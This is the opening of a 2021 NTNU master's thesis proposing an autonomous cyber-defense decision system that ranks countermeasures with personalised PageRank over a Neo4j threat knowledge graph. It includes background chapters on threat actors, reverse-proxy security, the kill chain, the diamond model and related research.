Master's thesis

NTNU
Norwegian University of Science and Technology
Faculty of Information Technology and Electrical Engineering
Dept. of Information Security and Communication Technology

Bjørge Eikenes

Autonomous Intelligence Driven Cyber Defense

A Knowledge Graph Approach

Master's thesis in Information Security
Supervisor: Katrin Franke
Co-supervisor: Kyle Porter
June 2021

NTNU
Norwegian University of
Science and Technology

Bjørge Eikenes

Autonomous Intelligence Driven Cyber Defense

A Knowledge Graph Approach

Master's thesis in Information Security
Supervisor: Katrin Franke
Co-supervisor: Kyle Porter
June 2021

Norwegian University of Science and Technology
Faculty of Information Technology and Electrical Engineering
Dept. of Information Security and Communication Technology

Autonomous Intelligence Driven Cyber Defense

Bjørge S. Eikenes

Abstract

Most companies depend on the Internet in some degree for providing services to customers or the public.These exposed services are risking continuously attacks from malicious people. Attackers will attempt to take control of the business assets in any way possible. This put an enormous strain on the defender both in regard of resources, advanced security protection and specialized security knowledge. It is near impossible to manually retrieve data from an active malicious attack in the short time the connection lasts, therefore autonomous or semi-automated response options are explored. The goal is to create an conceptual graph based decision system that can autonomous apply countermeasures based on previous successes. Commercial security products will often focus on proactive defense through careful service exposure control and authentication. In recent years we have seen an increasingly focus on integrating threat intelligence and reputation based access control. The trend is to do tracking beyond the Internet address and focus on identifying the specific user device, in addition to deception based defense systems. In this project we suggest that there are two possible solutions for dealing with malicious Internet activity. Either identify and locate the attacker in the real world for prosecution or make the attacker identifiable in such a way that general access to Internet services can be denied. Either way our suggested solution is to explore autonomous options for countering incoming threats and accumulate intelligence on the attackers. This project seeks to create a conceptual graph based decision system by applying the graph algorithm personalised PageRank on threat data stored in a knowledge graph. Through a synthetic data-set we validate our knowledge graph schema and also contribute with a case study of a proof of concept implementation.

Contents

Figures

Tables

Listings

Chapter 1

Introduction

1.1 Topic

In order to face the challenge of handling cyber threats in real-time, this project seeks to develop a threat knowledge graph schema that support graph algorithms for ranking the most plausible countermeasures to incoming threats. Due to the volatile nature of continuously incoming network connections and cyber attacks, an autonomous solution is needed. An autonomous solution should consider a wide range of factors and criteria before applying countermeasures, in addition to ranking previous successes. Considering specific attacks and a holistic profile of an attacker with number of previous successful countermeasures and a success weights can make the foundation for an autonomous decision system. The basis for a future implementation is to accumulate all relevant threat data and intelligence into a knowledge graph.

If the project is successful in creating a knowledge graph schema that can utilize graph algorithms for ranking countermeasures it is a step closer to a decision system. The validation of the graph schema is performed on a synthetic data-set, in addition to a case study that show a proof of concept implementation. Google has developed a graph algorithm named personalised PageRank [1] that have already contributed to give Google's search engine relevant search results to users. This project explore the validity of using this algorithm on cyber security operation decisions as well.

1.2 Keywords

firewall threat data,cyber attacks,graph database,graph model, knowledge graph, graph algorithms, personalised pagerank, decision system, recommender system, Neo4j, F5 Big-IP

1.3 Problem Description

Today's cyberdefense solutions are developing and advancing, but regardless there are still some fundamental challenges in current solutions. They often base their protection on a blacklist approach which only block known attacks. Everyone who has tried to put an new server or service on the Internet knows it's just a matter of minutes before someone has detected it and starts knocking on doors so to speak. In the next hours automated scanning will have gathered and stored information about this new service in multiple databases around the world (i.e. Shodan [2]). Reconnaissance will typically reveal both the existence of a specific service as well as possible vulnerabilities.

Cyber security operations is a full time activity, and require resources and highly specialised security personnel. There has been in recent years many discussion about lacking skilled security specialists [3]. Beside the need for more people an increased use of automation would put less strain on a company resources.

Security operations can be perceived within different time-frames in respect to incoming threats. All preparations and security features applied in order to prepare and prevent cyber attacks, are typically proactive security measures. When an unfortunate incident have happened we operate after the fact and this falls into the reactive time-frame category. At this point the focus shifts to mitigating the attack, patching up vulnerabilities and recover from the consequences of the attack. In the event that an autonomous cyber defense system could operate in real-time it opens new options. This would imply that the automated defense system have real-time access to all new and ongoing connections between a client and the company services, which would allow manipulation of connections in real-time. When we look at this advantage point as a man-in-the-middle operator, this feature is not very different from what an advanced reverse proxy can do today. The challenge of handling threats autonomous in real-time has been researched for Cyber-Physical Systems (CPS), which relies on self-resilience [4]. Not only the attacker seeks the benefits of automation, the Cybersecurity Operations Centers (CSOCs) have the same demand especially in regard of the multitude of alerts and attacks [5].

This project explore the possibility of a conceptual real-time decision system based on knowledge graphs and graph algorithms. At this point it is assumed that the more intelligence gathered on an attack and the attacker, the decision system would have a better chance of making reasonable decisions and performing more sensible countermeasures. The end goal is improved security and intelligence on attacks and attackers. The key is that the decision framework needs to calculate the efficiency of a given countermeasure applied to a given threat indicator input. With this project, graph decision methods for automated counter-intelligence targeted on the threat actors and their infrastructure is explored.

1.4 Justification, motivation and benefits

In order for the Internet to be a safe place to deliver services and conduct business, a certain level of security and credibility is required. Today many businesses are eager to expose themselves on the Internet, but in that process many neglect the privacy and security of the users. The complexity and rapid technological development make it challenging both for users and companies to navigate safely. One of the challenges is that hackers may operate anonymously and under the radar due to the complexity and resource demand required for cybercrime investigations. Automated real-time security defense systems could help to gain the edge on attackers both for home users and enterprises. An autonomous intelligence based response could consider exceedingly more parameters and factors than any human could and still comply to real-time response.

1.5 Research Question

In this project we develop a knowledge graph schema from real-life cyber threat data and extend it to handle countermeasures. The goal is to determine to what degree graph algorithms, and more specific Google's personalised PageRank can be applied to make decisions in a cyber threat knowledge graph. Since this project is a conceptual design of a knowledge graph schema and graph based decision system there are no relevant research data-sets to work on. We use a synthetic data-set for validating the knowledge graph schema and a case study of a proof of concept implementation to validate a future implementation. The synthetic data-set validates the knowledge graph schema in regard of personalised PageRank calculations. In other words the ranking of the synthetic data-set based on number of countermeasure successes and success weights should be reflected in the personalised PageRank ranking.

The research questions are as follows:

- To what extent can real-life cyber threat data and countermeasures be modelled into a knowledge graph?
- To what degree can the personalised PageRank graph algorithms be used as a decision model for ranking plausible cyber threat countermeasures in a knowledge graph?
- To what extent can F5 Big-IP reverse proxy support an implementation of this decision system?

1.6 Contributions

This project take on one of today's cyber challenges by researching a conceptual real-time countermeasure decision systems. Studying real-life threat data the project created a knowledge graph schema design applicable for graph algorithms. In particular we applied the personalised PageRank algorithm, often referred to as a topic specific recommender system. The knowledge graph schema was adapted to function as a generic threat countermeasure decision solution. The knowledge graph schema is the project's first contribution.

We created a synthetic data-set of threats and countermeasures built on the developed knowledge graph schema. The experiments are used to validate the graph schema design in regard of graph algorithm calculations, as well as fortifying application of personalised PageRank as a valid graph algorithm for ranking cyber threat countermeasures. The generic bias of random walk in personalised PageRank allows multiple options in regard of applying countermeasures (or counter-intelligence) to specific attacks and attacker profiles. This is the project's second contribution.

The third contribution in this project is a case study where we implement a proof of concept for logging threats in real-time using the developed knowledge graph schema. This implementation shows that a reverse proxy is applicable for our needs for real-time access to monitor and manipulate live network connections between clients and services. The project's proof of concept implementation also show some countermeasures examples to state the validity of performing countermeasures.

Chapter 2

Background

In order to fully understand the perspective and motivation for this project some background in network and Internet security is provided here. It is recommended that the reader has achieved a basic understanding of Internet protocols and network security. This includes an understanding of network communication related protocols [6] [7] and protocols used by web services [8], as well as a basic understanding of network security. This chapter will regardless give an quick introduction to network and Internet security in attempt to boost the readers understanding of this paper.

2.1 Threat Actors

In Hollywood tradition the Internet bad-guys are as diverse as the defenders, but it is important to understand the motivation and goals of the attacker in order to perform a comprehensive threat assessment. If you are protecting a house containing valuables the expensive lock on your door is not helping if the attacker only want to torch the place. In a similar perspective the defender provide services to legitimate users, while keeping up service stability, protecting sensitive user data and company intellectual property. Much of the same challenges faced by the defenders also exists among the attackers. For instance, available resources are a big factor, as well as the maturity of the criminal ecosystem. There still might be a lone wolf that happened to have the right skill-set to penetrate your defenses, but a resourceful attackers (for instance a nation-state) can hire thousands of people with collectively the right skill-set. Attackers also need infrastructure to achieve more anonymized and advanced attacks, which of course costs money, at least when considering that the infrastructure might be burned by the defenders. For this reason using other people's infrastructure is cheaper, and there are plenty of poorly protected devices on the Internet, including badly protected Internet of Things (IoT) devices. Basically, your smart TV or refrigerator could be a jumping point for attackers targeting someone's company. Hacker anonymity on the Internet can be hiding in plain sight and blaming someone else as well as attempt to be invisible. By all practical accounts nothing and nobody is invincible or invisible on the Internet. The use of various anonymization services has grown, including virtual private networks (VPN), proxies, and Tor. Both attackers and legitimate users might use these services which give the defenders a challenge.

The security community usually distinguish between general and targeted attacks, which also describe the motivation of the attacker. The first one does not care about who gets hit and compromised. The latter have motivation and goals of compromising a specific target that may be relevant to the long-term goals of the attacker. From the defender perspective, the challenge from general attacks often depends on who is hit first and if there has been established knowledge on new attacks. The security community strives to share knowledge of new attacks and new indicators of compromise (IOC). IOC will typical be any information related to attackers infrastructure and delivery system as well as malware indicators allowing security personnel search for compromised devices.

With the knowledge of the risk and threat situation fresh in mind the security community continuously adapt to keep up with the attackers. Next we will introduce some of the security design and infrastructure that will support defenders keeping users and services safe from compromise.

2.2 Network Security

There are many different network security designs that can be used for providing services on the Internet. This section will give some background on some possible security infrastructure designs and the intentions are to give the reader an understanding of the perspective of this research project.

First rule of service exposure on the Internet is to minimize the exposure and attack surface, which can indicate applying firewalls and reverse proxies before the actual service, i.e. web service. Keep in mind that hackers can both attack the service implementation and the service through intended functionality. For instance if the hacker can't find the proper username and password for accessing a service, it might find a buffer overflow weakness in the input parameters to the service allowing execution control of the service process itself. It is therefore important to distance unauthorized users from the service itself through limited service exposure. This is where advanced reverse proxies shine through multiple security features ranging from applying authentication, protocol compliance and security threat detection. The control mechanism can be as simple as not allowing certain client IP addresses to connect to the service due to bad reputation gained through reputation services or open source intelligence (OSINT) sources.

Normally services will be accessible through a fully qualified domain name (FQDN) for instance www.company.com. FQDN can also be used in the reverse proxy as a control point as well, since many attackers will start out by doing reconnaissance on all available IP addresses in a company network segment. It is by design beneficial to avoid service exposure to general attacks that roams the whole Internet. Specific services intended for a targeted user segment should have a unique FQDN and not known to the public. In combination with not allowing

DNS zone transfers there are a few more steps for attackers before they can target the service. It is important to underline the fact that obscurity is not security, it is just a matter of making attackers go through a few more steps that might be detected.

Minimizing exposure through careful design and access regulations, i.e. limited exposure and authentication, the defender have more options to detect an ongoing campaign to target the company resources. Next we will go through some of the basic security infrastructure that support previous statements.

Enterprise firewalls will often rely on application based policy designs for regulating specifics in protocols communicated with provided Internet services, for instance a web service. Typically there will also be application for support for other protocols useful for regulating either incoming or outgoing traffic. The concept is to regulate the firewall opening as much as possible in order to avoid attacks or inappropriate behaviour passing through the firewall. In addition most firewalls will apply various security features as threat alerts and file analysis through cloud based sandbox execution for dynamically analysing executable files and making verdicts if they are indeed malicious or benign. The firewall threat logs will provide an security specialist with in depth information of incoming attacks. These attacks can be detected and stopped by either a signature or behaviour based approach. Firewalls applying static signatures usually have a downside that they need to be created specific for each attack, which creates a high demand for dynamic updates. One could argue that it is due to the attempt to adapt dynamic defense strategies we see novel products and methodology on the security market. We saw the transition from detection threats with intrusion detection systems (IDS) to preventing attacks in advanced intrusion prevention systems (IPS). In addition there was a transition between static signatures to focusing on detecting attacks through lack of application and protocol compliance, and more behaviour based triggers of compromise [9].

The Figure 2.1 shows a typical concept of Internet threats on the right side, and the services we need to protect on the left side. In the middle we have our cyber defenses illustrated by a network firewall. First we need to understand the company perspective, they capitalize on the availability and quality of provided services, and optimally this is only provided to legit users. The cyber crime ecosystem also has a strategic goal to capitalize on companies who provide services and store sensitive information about their intellectual property or customers. In addition to legal aspects the attackers will try to hide and anonymize themselves in order to conduct their illegal activity unhindered by law enforcement. Criminals will also build infrastructure to support their activity in delivering vulnerability reconnaissance, malware delivery platforms, and botnet support infrastructure. There are also numerous public services available for hackers to apply in order to anonymize their presence. Both virtual private networks (VPN) and Tor are frequently used by both legal users and hackers.

From a defense perspective we stipulate that we have three relevant timeframe options. First we apply firewall security policy to only expose the relevant



Figure 2.1: Cyber Security Defense Options

service to Internet, as well as security profiles in order to detect and prevent incoming threats to our services. These are typical proactive security defense measures. It's all about making the hole in the wall as small as possible and well protected, that only legitimate traffic is coming through. The saying say that there is no silver bullet, and this is also true in cyber security. Our next defense option is related to all the illegal activity that passes through our defenses. In this case we need to make reactive efforts to detect and respond to these activities, if they prove to target valid vulnerabilities in our services. In general we seek to defend against all consequences of illegal activity, which is naturally the motivation for the individual company. The third option is a real-time decision system that can autonomously react and manipulate active connections between the client and the company service. This opens up new defense options for the company, including counterintelligence options.

Another typical security device supporting service delivery to Internet users in a secure matter is a advanced reverse proxy. The goal is to both load balance and regulate the clients access to the service through compliance, authentication or reputation based filtering to mention some features. These features are part of setting a security posture towards the connecting clients, in an attempt to allow only legitimate users and not malicious users. Over the years the use of threat intelligence has grown in popularity [10]. Including in this term we find both IP (internet protocol) address reputation which is based on users reporting attacks and where they are coming from. In reality attacks will often apply anonymization services as proxy, VPN and Tor, and these IP addresses will often be flagged with bad reputation in order to help others protect their services from malicious users. New trends also apply more advanced features allowing tracking of devices (i.e. computers and mobile phones) across different IP addresses, this is often referred to as device tracking [11], or web fingerprinting. The same technology is also applied to detect malicious bots on the Internet and prohibit access. In our research we approach or data modelling in a generic way and will therefore not differentiate between attacker sources whether they have a specific IP address or a specific device signature.

2.3 Security Models

Security models help to understand and visualize the data and methodology in regard of cyber security. They are a common language between security peers and researcher's. In our project we seek to understand the cause and effect of implementing threat countermeasures and counterintelligence measures, in order to determine methodology of measuring countermeasure success. The decisions should be measured based on the knowledge and intelligence of the adversaries, which security models provide a theoretical basis.

2.3.1 Cyber Killchain Model

The cyber kill chain concept by Lockheed Martin [12] explains the possible steps that an attacker goes through from early reconnaissance to actual taking control of an asset. The theoretical framework is relevant to this project in regard of visualization on current threats as well as understanding the attack phases. We will not go into great detail of this model, but it is mentioned as an important mindset of cyber security, and in further research and developing the case study in this paper it becomes more relevant. An important backdrop to applying this model to adversaries advances is to understand that some attackers are just after any resource or asset, and others are targeting specific company and information resources. Therefore we see in general that some attacks are hitting wide any available targets on the Internet, while other adversaries target specific industries or companies. Others seek targets that will further down the line benefit in a secondary attack through a supply chain [13]. Through the project we have seen attacks that directly attempt to exploit and install malicious software on potential vulnerable targets, and other attacks that first initiate a reconnaissance and if found vulnerable then attempts to exploit and install malicious software. Stealthy adversaries will spend a good time seemingly benign discover available target resources before they escalate into exploitation techniques. In this project we are motivated by the counterintelligence potential in the attack chain of an attacker.

The first step in this chain is called *Reconnaissance*. This is the initial attempts of an adversary to research their targets. The simplest form is network (i.e. TCP/IP) scanning or requests to public-facing services and infrastructure. From a cyber defense perspective this activity could easily be denied already at this point. Most firewalls have intrusion prevention systems with capability of detecting and blocking this activity per session or the source IP address for a time. In a counterintelligence perspective it might be more beneficial to block such activity against production systems, while allowing the reconnaissance against a false service or a honeypot services. In this regard a honeypot service could be a simple web services created just for the purpose of logging incoming requests. From an attacker perspective the existence of a service is the first step, then adversaries will attempt to determine the value of the service with their end-goals in mind. For instance, does the service contain information that are valuable to the attacker, or someone else in the criminal ecosystem. The target might just be valuable in respect of building an adversary infrastructure for further attacks or siphoning computing power. In any case the attacker will seek to take control of the asset by means of gaining control through exploiting vulnerabilities or weaknesses in the service or control mechanism placed by the security defender (i.e. authentication). In the case an attacker attempts to perform vulnerability reconnaissance the activity might come from different infrastructure than later exploitation attempts. It might beneficial from a counterintelligence perspective to make the attacker think he has discovered a vulnerable target in order to accumulate further knowledge of the attacker's infrastructure and tactics, techniques and procedures (TTPs).

The second step in the kill chain is called *Weaponization* occurs when an attacker apply tools for use in the intrusion. This could be an exploit, a brute force attack on a weak authentication solution in a service, or a malware designed to take control of the target and facilitate the attacker's needs for control and abuse of the asset. Another example is a document infused with malicious exploits or malware. Carefully crafted phishing web pages that intends to shadow well-known company are often used for luring legitimate users to expose their credentials. In respect to our project the methodology and tools used might reveal information about themselves through network communication targeting company services and reveal potential counterintelligence options.

The third step in the kill chain is called *Delivery* and is the step where an adversary delivers the weaponized capability into the target environment. There are multiple delivery methods ranging from email, direct attack on company services or indirect exploiting users web-browser while they surf the Internet. In our project we focus on the direct attacks on the company resources over the Internet. In this phase the defender might seek options for deception and manipulation of the attacker, to lure the adversary into a more compromising situation and reveal more intelligence about the adversary and their infrastructure.

The fourth step in the kill chain is the *Exploitation* which is often manifested in technical exploits of vulnerabilities discovered during previous reconnaissance. This step might reveal sensitive information to the attacker or create a control opportunity through code execution. As mentioned in the previous step also this phase of an attack can be used as a counterintelligence opportunity since the attacker might be motivated to execute after previous acquiring knowledge of a vulnerable target through reconnaissance or the criminal ecosystem.

The *Installation* and the fifth step is usually when carefully designed malware is installed into a system and provide the attacker with a backdoor or a platform for further reconnaissance and exploitation of internal company resources. In this project the opportunity to analyse the adversary malware or malicious software is an counterintelligence opportunity that can contribute to accumulate information on the adversary.

The sixth step in the kill chain is called *Command and Control (C2)* provide a connection between infected targets and the adversary control infrastructure. The attacker can then dynamically adapt and update their controlled devices with new features or execute commands for further attacks against the company infrastructure. The monitoring and manipulation of nodes in a command and control network might provide an defender with counterintelligence opportunities and are in some cases used as a step towards taking down a large criminal network.

The last step in the kill chain is called *Actions On Objectives* and refer to the hacker gaining full control to execute their end-goal objectives. The end-goal of a defender should be not only to defend themselves from an attack, but also seek to identify the adversary for possible legal prosecutions. These efforts are normally handled by international entities in a joint force initiative.

In future implementation of a decision system and accumulating intelligence on cyber adversaries the solution could rely on the cyber kill chain as one method of visualizing and organizing the attack stages. It is beneficial to have a common language when discussing information and intelligence with security peers.

2.3.2 Cyber Diamond Model

The cyber diamond model [14] would be interesting as a backdrop on a large real-life data-set with multiple adversaries and victims (target companies) of an implemented version of this project. The model is used for intrusion analysis and can be applied to future implementation of this project's case study. Through the gathering of threat intelligence and threat actor intelligence the model could be used to better understand the accumulated information in respect to capabilities and tactics, techniques and procedures (TTPs). Figure 2.2 shows the diamond model. In comparison to the cyber killchain model, the diamond model is not operating as linear in regard of intrusion analysis.



Figure 2.2: Cyber Diamond Model

An adversary deploys a capability over given infrastructure against a victim. In a future implementation of our suggested knowledge graph schema the knowledge graph would be populated through carefully deployed counterintelligence measures. Through intelligence the security analyst can reveal more of the given adversary capability and infrastructure. Our project seeks to determine real-time counterintelligence decision options which can determine the appropriate countermeasures for a given threat scenario. The goal is both defense by deflecting activity towards production services and efficient counterintelligence. In this respect making the adversaries road to their end-goal longer and harder creates more counterintelligence opportunities as well.

One method to determine the capability of an attacker would be to evaluate the tools, methods and techniques applied. For instance, does the attacker possess the capability to develop zero day exploits, or do they rely on public available exploits. Advanced attackers with plenty of resources available could increase their capability by hiring specialist hackers and software developers. A counterpart would be single individuals which hacks for fun and only play with public available exploits.

On the infrastructure side single individuals has limited opportunity to build advanced infrastructure, while larger criminal organizations have the resources to build infrastructure to handle malicious attacks on an International scale.

2.3.3 MITRE ATT&CK Framework

Both of the previous models are well known and used in the security community, the MITRE ATT&CK framework and terminology [15] is also well known among security professionals. Organizations use the terminology to standardize community conversations. In respect to this project and future implementations of cyber intelligence driven decision systems the data is of lower value unless they can be properly communicated to security peers. Though outside of the scope in this project further research within this field should strive to make the successful countermeasure experience accumulated in this decision model as transferable as possible. In developing countermeasures an implementation could view categories in the MITRE ATT&CK matrix [16] as an opportunity to counterintelligence opportunity.

2.4 Threat Intelligence

The term knowledge is power is true for many situations and also in cyber warfare. Understanding your enemy is crucial in order to apply educated strategies to prevent compromise. Knowledge can be applied to a strategic level as tactics, techniques, and procedure (TTP) in addition to technical levels as knowledge of compromised devices facilitating attacks and known malware families with a feature-set defining the risk assessment. Through the years threat intelligence has been increasingly common applied to several security infrastructure to support the protection model and methodology. Typically through access control mechanisms, in addition to detecting and preventing malicious activity. In comparison the ability to transform from intelligence supported detection to prevention is highly dependent on the quality of the threat intelligence. The availability of high quality intelligence might be linked to a cost or membership to a closed group sharing intelligence. In some cases the use of anonymization of data can be applied in order to still share intelligence without compromising the source of the information.

Intelligence on a technical level have a short lifetime, this is due to the ever changing ecosystem. Attackers will change their attack infrastructure as well as acquire new compromised devices, which again will further attack new devices. Due to these challenges it is always important to have a quick response to incoming attacks in addition to updated threat intelligence feeds. Intelligence will also typically be gathered by the defender, and using every attack as an opportunity to gather intelligence (counterintelligence) could be achieved by automation. This conforms with the need for automation in incident response as well. Security designs should be applied as multiple layers of protection and detection, which also put pressure on the security defender to detect incident as quick as possible and apply appropriate mitigation.

In this project we discuss OSINT IP address reputation in perspective of security posture and countermeasure escalation. The basic idea of security posture in this regard is to control or deny access to services from clients with a bad reputation. IP reputation services are typically provided by various vendors specializing in this type of intelligence. The IP reputation is also relevant to knowledge of historical malicious activity targeting the company in question. This historical threat intelligence is also valid for potential differentiating between benign and more aggressive countermeasures.

2.5 Graph Databases and Algorithms

Graph theory in mathematics is the study of graphs, which is mathematical structures used to model relationships between objects. A graph is made up of vertices (also called nodes) and is connected by edges (also called relationships). A graph with nodes with symmetrical linked relationships are called an undirected graph, while graphs with asymmetric relationships are called a directed graph.

In a graph database the relationships between nodes are as important as the nodes. Both nodes and relationships can contain properties which store information. This is in contrast to table-centric storage used in traditional structured query language (SQL) databases.The graph database of choice in this project is the popular Neo4j graph database, but any graph database that support graph algorithms could be used. Graph databases embraces the relationships between nodes and optimally store, process and query connections efficiently. SQL databases query relationships through time expensive JOIN operations, while a graph database store more efficiently connections alongside the data in the model. According to Neo4j their native graph database allow access to nodes and relationships in a constant-time operation fashion with an performance of traversing millions of connections per second per core. Graph databases excel in managing highly connected data and complex queries.

Graph designs store information as properties into both nodes and relationships. In addition every node can be labeled with one or multiple labels that categorize the type of entity that a node represent. For instance, we could have a node with the label *Movie* to contain movies stored in the graph, and another node labeled *Actor* to contain information on actors. Typically we would then create a node for each movie and a node for each actor and store relevant information in the respective node properties. A relationship could be used to indicate that an actor acted in a specific movie.

The following Figure [17] is borrowed from the Neo4j web pages and shows a illustration of their view on graph data science development and progression.


Steps Forward in Graph Data Science
Knowledge Graphs
Graph Feature Engineering
Graph Native Learning
Data Science Complexity
Query Based Knowledge Graph
Query Based Feature Engineering
Graph Algorithm Feature Engineering
Graph Embeddings
Graph Neural Networks
Enterprise Delivery
Graph Persistence
neo4j

Figure 2.3: Neo4j Graph Data Science

Neo4j has developed a graph data science library with many different graph algorithms. The algorithms are divided into categories which represent different problem classes. The following is a list of algorithm categories:

- Centrality
- Community detection
- Similarity
- Path finding
- Link prediction

In this project we focused on the production quality algorithms. One of the production quality algorithm in the centrality category is PageRank. The algorithm has a topic-specific or personalised version which is researched further in this project for it's properties. In the case of graph algorithms that rely on directed graphs a knowledge graph can be represented differently (i.e relationship direction) in order to accompany the need for specific calculations. This is in Neo4j called named graphs which projects the graph or part of the graph into memory and this can be used for graph calculations.

Google introduced PageRank [1] in order to give optimized search results for

$$PR(A) = (1-d) + d(\frac{PR(T_1)}{C(T_1)} + ... + \frac{PR(T_n)}{C(T_n)})$$

Figure 2.4: PageRank formula

their users. The underlying assumption is that a page is only as important as the pages that link to it. The PagerRank algorithm measures the importance of nodes in a graph based on number of incoming relationships and the value of corresponding source nodes. This type of algorithm is also referred to as a recommender system [18].

The mathematics of PageRank is general and can be applied to any graph or network in any domain [19]. Developing a cyber threat knowledge graph schema that can support this algorithm is part of the goal in this project. The random walk can be biased and we hypothesize that a conceptual ranking of successful countermeasures is possible.

The following formula is from the Neo4j documentation [20] on their graph data science library. Since there exists some variations of the PageRank implementation we chose to be specific about which documentation we referred to in this paper. The equation is used to iteratively update each node's PageRank value until it converges or reach defined maximum number of iterations (default value is 20).

In this following formula keep in mind that what google refer to as a web page (A) and web pages referring to web page A, are in graph respects generic nodes.

In the formula in Figure 2.4,

- we assume that a page A has T_1 to T_n which point to it
- d is a damping factor which we used at default value 0.85
- $C(A)$ is defined as the number of links going out of page A

Personalised PageRank is a version of PageRank which is biased towards a set of source nodes. This version is sometimes also referred to as topic specific PageRank. Instead of having a change regulated by the damping factor d to return a random web page (node), the algorithm would return web pages (nodes) within the topic of the search criteria. This means in reality that the calculations will be biased towards this set of criteria selected source nodes. In our project we use this feature in order to select the most appropriate countermeasures based on criteria as attack URL patterns or attacker profile from i.e. HTTP user-agent. Later in the paper we will discuss the application of this algorithm on our synthetic data-set and how we seek to use this algorithm as a decision system for a future autonomous cyber defense framework.

2.6 Related Work

During our literature research we struggled to find work strongly related to our research. The topic of autonomous cyber defense contains varies subtopics that we studied in order to understand the current progress within this field.

The North Atlantic Treaty Organization (NATO) Research Task Group IST-152 has recently published an paper on autonomous Intelligent Cyber-defense Agent reference architecture [21]. Autonomous Intelligent Cyber-defense Agent (AICA) will perform autonomous planning and execution. From our research perspective we have an interest in both the autonomous and the intelligence aspect of this research. Even if their research focus on military vehicle, vessels and unmanned aerial vehicle (UAV) the concept might transfer between different projects and therefore their project's progress might be worth following.

Our research focus more on autonomous cyber defense in relation to Internet security and maintain service up-time and quality. The adoption of machine learning (ML) has been applied to multiple domains, and also cyber security and defense [22]. This paper apply reinforced learning to software-defined networking (SDN), which has grown in popularity. In our research project we seek to find methods of decision making not obscuring the decision process from the security professionals. This is why we in our project turn to an increasingly popular topic of knowledge graphs and graph algorithm.

In every major enterprise today there are Cybersecurity operations centers (SOCs), which contains numerous of security experts and over the years the interest in automation has increased. In our literature search we found a paper that attempt to contribute to the debate if these security centers can be fully automated [23]. Most security incident handling today are a matter of reactive measures after an malicious activity has happened. In our research project we suggest that for a real impact into security defense a real-time security defense option are needed. This is why our proof of concept case study discuss an implementation option in an advanced reverse proxy solution that can monitor and manipulate live client connections.

PageRank has been applied within many fields, as well as cyber security. Attack graphs are used to map vulnerabilities within a network and can be automated. The complexity can however be challenging and in our literature search we found a version of PageRank applied to rank the most critical issues in an attack graph [24]. The topics of interest in this paper includes scalability and multi-stage network cyber attacks.

A class of technology that has emerged within cyber defense is called Adaptive Cyber Defense (ACD) [25]. The idea is to present adversaries with changing attack surfaces, and force them to continually re-assess their malicious cyber operations. This paper research the potential of these methods in order to establish a scientific foundation so that system resiliency can be defined and quantified. Our research project falls somewhat into the same category, except it has a more narrow scope of implementation and knowledge graph aspects. In respect to the ACD concept our case study shows a proof of concept that has the ability to dynamically change the responses to any client requests in real-time.

Self-improving is a key feature in a implementation of a autonomous defense system [26]. One factor is the learning process and the robustness of the learning in respect to accumulating the knowledge of best approach for a given situation. Another factor is the robustness of the system itself from being manipulated by an adversary artificial intelligence. There could be cases where an attacker may attempt to turn the decision system against the defender. It might also be crucial that the learning experience are tangible in such a way that it can be transferred between systems.

There are various concepts and designs for better cyber security defense, and moving target defense (MTD) is one of them. In some respects our project defense strategy goes in the same direction, except that introduce the real-time monitoring and manipulation of client connections to counter malicious activity. Due to our design of a reverse proxy or similar technology operating as a man-in-the-middle the defense responses can be adapted and carefully crafted for individual needs. Due to some of the limitations or challenges to MTD there have been research into dynamic host mutation (DHM) [27]. This paper scope their research to insider threats, but our project is more generic and not limited because it seek to be a generic decision system, based on client given input the knowledge graph will evaluate appropriate responses for any given situation. The project decision system implementation also benefit from a multi-stage security design not allowing services directly on open IP addresses. In our suggested reverse proxy proof of concept multiple security checks are natural to implement, which is also commonly used in production environments. First the reverse proxy will check for the appropriate fully qualified domain name, then possible check the start path of every query, which is natural when for instance an API are exposed. In addition the reverse proxy technology can check for specific client certificates, JavaScript support etc. If any of the prerequisites fails the counterintelligence decision system can apply appropriate countermeasures. Another technical aspect is the use of wildcard certificates in order to avoid exposure of legitimate FQDNs. The techniques in the [27] paper can still be applied to create believable duplicates of production systems in order to handle targeted attacks.

